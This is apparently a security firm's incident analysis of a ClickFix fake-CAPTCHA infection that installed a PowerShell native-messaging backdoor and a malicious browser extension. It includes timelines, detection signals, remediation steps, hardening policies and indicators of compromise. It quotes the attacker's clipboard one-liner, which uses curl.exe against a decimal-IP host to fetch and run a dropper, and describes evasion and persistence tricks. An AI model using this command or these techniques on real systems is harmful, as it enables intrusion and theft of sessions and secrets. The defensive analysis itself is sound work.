By KeyXplore · Last updated: November 19, 2026 · 10 min read

The short version: a ClickFix fake-CAPTCHA page got a user to paste one command into the Windows Run dialog. In under two minutes it installed a PowerShell backdoor registered as a Chrome and Edge native messaging host, unpacked an unsigned extension posing as “Save to Google Drive”, and wrote it into the
Secure Preferencesof every browser profile on the machine with valid integrity hashes. No admin rights, no exploit, and no antivirus alert. This is a technical walkthrough of the chain, how we detected and removed it, and what IT teams should block and monitor.
ClickFix is now one of the most effective initial-access techniques against Windows users, because it skips every technical control. The user runs the attacker’s command, so there is nothing to exploit and nothing for a download warning to catch.
This article analyses a real infection we investigated and cleaned in November 2026 on a Windows 11 workstation. All personal and account details have been removed. If you want the human side of the story, the user wrote it up on their personal blog: I Pasted One Command From a Fake CAPTCHA.
1. Initial access: malvertising to a fake CAPTCHA
The chain, reconstructed from browser history:
| Step | Host | Role |
|---|---|---|
| 1 | An ad-heavy music download site | Malvertising source |
| 2 | werefilledwit.org |
Redirector |
| 3 | disruptivetechdev.buzz/indexmav3n.php |
Traffic distribution system that fingerprints the visitor |
| 4 | zzz.disruptivetechdev.buzz/?<token> |
ClickFix landing page |

The whole redirect took about one second. The landing page showed a “verify you are human” box with three instructions: Win+R, Ctrl+V, Enter. While the user read them, page JavaScript wrote this to the clipboard (a clipboard manager on the machine captured it three seconds after the page loaded):
set "__VSCMD_WIN_64BIT=true"&& cd %tmp%& curl.exe -sLo %tmp%\gdangle.txt 1570298942/454&& curl.exe -sLo %tmp%\Z696.ps1 1570298942/455&& for /f "delims=" %i in (gdangle.txt) do %i
Points worth noting for defenders:
- Decimal IP.
1570298942is93.152.220.62.curlaccepts it, most people and many URL filters do not recognise it as an address. - Living off the land.
curl.exeships with Windows 10 and 11. Nothing new needed to be installed. - Decoy prefix.
__VSCMD_WIN_64BITis a Visual Studio developer-prompt variable. It does nothing here except make the line look like tooling. - Two-stage launcher. The first file is a list of commands executed line by line with
for /f. The second is the PowerShell dropper those commands invoke.
The server was offline by the time of the investigation, so stages 454 and 455 were not recovered. Their effects were fully reconstructed from the file system, registry and event log.
2. Execution timeline

All times relative to the paste (T = about 16:09 local time).
| Time | Event | Evidence |
|---|---|---|
| T+0:21 | Folder %LOCALAPPDATA%\K4ooC2Qua\ with host.bat, host.ps1, com.mxokkyqjfxtd.json. Native messaging registry keys for Chrome and Edge written. |
File CreationTime, registry LastWriteTime |
| T+0:23 | ifwf.e4 (1.5 MB encrypted blob), two .png files containing 64-char hex IDs, empty working folder |
File CreationTime |
| T+0:26 | Extension unpacked to %LOCALAPPDATA%\KjALczorcXsnQbk\ (~60 obfuscated JS files) |
File CreationTime |
| T+0:31 | First powershell.exe APPCRASH (0xc0000005) |
Application event log |
| T+1:50 to T+2:10 | Secure Preferences rewritten in every Chrome and Edge profile |
File LastWriteTime, JSON content |
| Next 5 days | Extension storage written daily; compiled declarativeNetRequest ruleset regenerated on day 4 |
File LastWriteTime |
Four PowerShell crashes appear in the event log. Every component was already on disk and registered before the first one, so the crashes reflect the dropper exiting badly, not failing.
3. Component A: native messaging backdoor

Native messaging lets an extension exchange JSON with a local process over stdin/stdout. Browsers find the host through a registry key that points to a manifest file. Per-user keys under HKCU are enough, so no elevation is needed.
HKCU\Software\Google\Chrome\NativeMessagingHosts\com.mxokkyqjfxtd
HKCU\Software\Microsoft\Edge\NativeMessagingHosts\com.mxokkyqjfxtd
  (Default) = %LOCALAPPDATA%\K4ooC2Qua\com.mxokkyqjfxtd.json
The manifest allowed exactly one origin, the malicious extension: chrome-extension://apliinfcmnlghogfngfgmjfdmajjnjpj/. Its path pointed to host.bat:
powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -File host.ps1
host.ps1 (15.8 KB) implements the native messaging framing (4-byte little-endian length prefix plus JSON) and a small command set:
| Action | Capability |
|---|---|
drives |
Enumerate local, removable and network drives |
list |
Directory listing |
read |
Read files up to 50 MB; folders are zipped and returned whole |
write |
Create or overwrite files |
run |
Start a process |
exec |
Run cmd or PowerShell and return output |
update-extension-apply |
Overwrite the extension’s own files with new code |
The design is effective. There is no listening port, no outbound connection from PowerShell, and no persistence entry in the usual places. The browser launches the host on demand, and all network traffic comes from the browser process.
4. Component B: the extension
| Property | Value |
|---|---|
| ID | apliinfcmnlghogfngfgmjfdmajjnjpj |
| Name | “Save to Google Drive” 4.0.6 (impersonates Google’s extension) |
| Install type | Unpacked, location: 4 |
| Permissions | <all_urls>, cookies, history, tabs, scripting, webRequest, declarativeNetRequest, clipboardRead, clipboardWrite, downloads, management, nativeMessaging, storage, alarms |
The JavaScript was obfuscated, but function and module names survived. Behaviour we identified:
| Module | Behaviour |
|---|---|
initBot / initCommands |
Register with C2, poll for tasks, relay file and command tasks to the native host |
startProxy |
Residential proxy through the victim’s browser and IP |
ensureInjectionsExist |
Web injects of attacker HTML/JS into selected sites |
getScreenshotRules |
Page screenshots on matching URLs |
initSeedQueue |
Hunt for crypto wallet seed phrases in pages, forms and clipboard |
processChecker |
Detect analysis or security tooling |
rule_510903.json |
declarativeNetRequest rule that strips Content-Security-Policy and X-Frame-Options from every response |
The header-stripping rule is worth calling out. It silently disables two of the main browser-side defences on every site the user visits, which is what makes the web injects and hidden frames reliable.
5. Persistence through Secure Preferences

This is the most interesting part of the sample. Chromium stores extension state in each profile’s Secure Preferences file and protects sensitive entries with HMACs under protection.macs. The HMAC key is derived from a per-install seed and the machine’s identity, which is meant to stop external programs from silently adding extensions.
The dropper computed valid HMACs and wrote, for every profile it found:
- a full entry under
extensions.settings.<id>withlocation: 4and the unpacked path; - matching entries under
protection.macs.extensions.settingsandsettings_encrypted_hash; extensions.ui.developer_mode: true, which unpacked extensions require;- a toolbar pin for the extension.
The browsers accepted the result as a legitimate user install. On this machine that meant around twenty Chrome profiles, two Edge profiles, the Chrome Snapshots copies, and the Edge OneAuth WebView2 profile that Windows uses for Microsoft account sign-in.
One user action therefore exposed every identity used in any browser profile on the device, including work tenants and family members’ accounts.
6. Detection: why nothing fired
- Antivirus: Microsoft Defender had no signature for any component, before or after the infection. A full scan after clean-up was also clean.
- No elevation: everything lived in
HKCUand%LOCALAPPDATA%. - No classic persistence: Run keys, scheduled tasks, services, WMI subscriptions, Winlogon, IFEO and AppInit were all clean. The browser itself was the persistence.
- No suspicious network process: C2 traffic came from
chrome.exeandmsedge.exe.
What would have caught it:
| Signal | How to collect it |
|---|---|
explorer.exe spawning cmd.exe with curl.exe and a URL |
Process creation auditing (4688 with command line) or Sysmon event 1 |
Run dialog history containing curl, powershell, mshta |
HKCU\...\Explorer\RunMRU |
New key under NativeMessagingHosts in HKCU |
Registry auditing or Sysmon event 13 |
developer_mode: true in profiles where it was never enabled |
Periodic scan of Preferences files, or the policy below |
Extension with location: 4 not on an allowlist |
Chrome Browser Cloud Management / Edge management reports |
powershell.exe with -ExecutionPolicy Bypass launched by chrome.exe or msedge.exe |
Process creation auditing |
7. Remediation steps
What we did, in order. This works for any variant that uses the same technique.
- Contain. Kill all
chrome.exe,msedge.exeandmsedgewebview2.exeprocesses so the extension and host cannot run. - Preserve. Hash and zip all artefacts with a non-executable extension. Back up every
PreferencesandSecure Preferencesfile before editing. - Remove files and keys. Delete the host folder, the extension folder, the dropped blobs, both
NativeMessagingHostskeys, andLocal Extension Settings\<id>in every profile. - Repair browser state. In every
PreferencesandSecure Preferencesfile (including Snapshots and WebView2 profiles), remove the extension fromextensions.settings, from bothprotection.macsbranches, from pinned and toolbar lists, and setdeveloper_modeback tofalse, including the synced copy. - Verify. Search all profile files for the extension ID and folder name. Our final pass covered 158 files with zero hits and zero profiles in developer mode.
- Hunt for other persistence with admin rights: tasks, services, Run/RunOnce, Winlogon, IFEO, AppInit, WMI, Startup folders, Defender exclusions.
- Rotate everything the browser could reach. This is the part that matters. Sign out all sessions (not just change passwords) for every account used in any profile, review mailbox rules and OAuth consents, and rotate on-disk secrets: SSH keys, cloud CLI tokens,
gh, Docker, kube config, tunnel tokens and.envfiles.
Step 7 is where most of the effort goes. Session cookies bypass passwords and often MFA, and the native host could read any token file in the user profile.
8. Hardening for organisations
- Block the Run-dialog vector. Set Remove Run menu from Start Menu (
NoRun) for users who don’t need it, and alert onexplorer.exelaunchingcurl,powershell,mshtaorcmdwith a URL. - Disable developer mode for extensions with the
ExtensionDeveloperModeSettingspolicy (value 1) and control what can be installed withExtensionInstallBlocklistset to*plus anExtensionInstallAllowlist. - Restrict native messaging with
NativeMessagingUserLevelHosts = false, so only hosts registered machine-wide (which needs admin) can run, and allowlist known hosts withNativeMessagingAllowlist. - Turn on PowerShell Script Block Logging and process-creation auditing with command lines. Without them, you can reconstruct effects but not commands.
- Separate identities. Admin and production accounts should not live in the same browser, or the same Windows account, used for casual browsing.
- Train for this specific lure. “No website will ever ask you to paste something into Run or a terminal” is a rule users can remember and apply.
9. Indicators of compromise
| Type | Value |
|---|---|
| IP | 93.152.220.62 (decimal 1570298942) |
| Domains | zzz.disruptivetechdev.buzz, disruptivetechdev.buzz, werefilledwit.org |
| Extension ID | apliinfcmnlghogfngfgmjfdmajjnjpj |
| Native host | com.mxokkyqjfxtd |
| Folders | %LOCALAPPDATA%\K4ooC2Qua, %LOCALAPPDATA%\KjALczorcXsnQbk, %LOCALAPPDATA%\RkV8nWLGHuTm3 |
| Files | host.bat, host.ps1, com.mxokkyqjfxtd.json, ifwf.e4, 4UUZEw.png, jaw9Bytr4W.png, %TEMP%\gdangle.txt, %TEMP%\Z696.ps1 |
| Registry | HKCU\Software\Google\Chrome\NativeMessagingHosts\com.mxokkyqjfxtd, HKCU\Software\Microsoft\Edge\NativeMessagingHosts\com.mxokkyqjfxtd |
SHA-256
host.ps1   28A5E073515B9E75E1EE045716263EC24820D087602343B71BD152A482D80B12
host.bat   917D4590DB366B0F779B996869F8C9C5D9C80898DF0132C2BE1FE848C02AA579
ifwf.e4    6BF77F1C5220184133DE3BC449467C58221353204B3BCD9BC98AFEC61E541896
Key takeaways
- ClickFix needs no vulnerability. The user is the exploit, so the controls have to sit around the Run dialog, the browser and the identities.
- Native messaging plus a forged
Secure Preferencesentry gives an attacker file and command access that looks like normal browser activity. - One infected Windows account exposes every browser profile on it, including work tenants.
- After clean-up, the real work is revoking sessions and rotating secrets, not deleting files.
If you need help auditing browser extension policies or responding to a suspected infection, contact our team.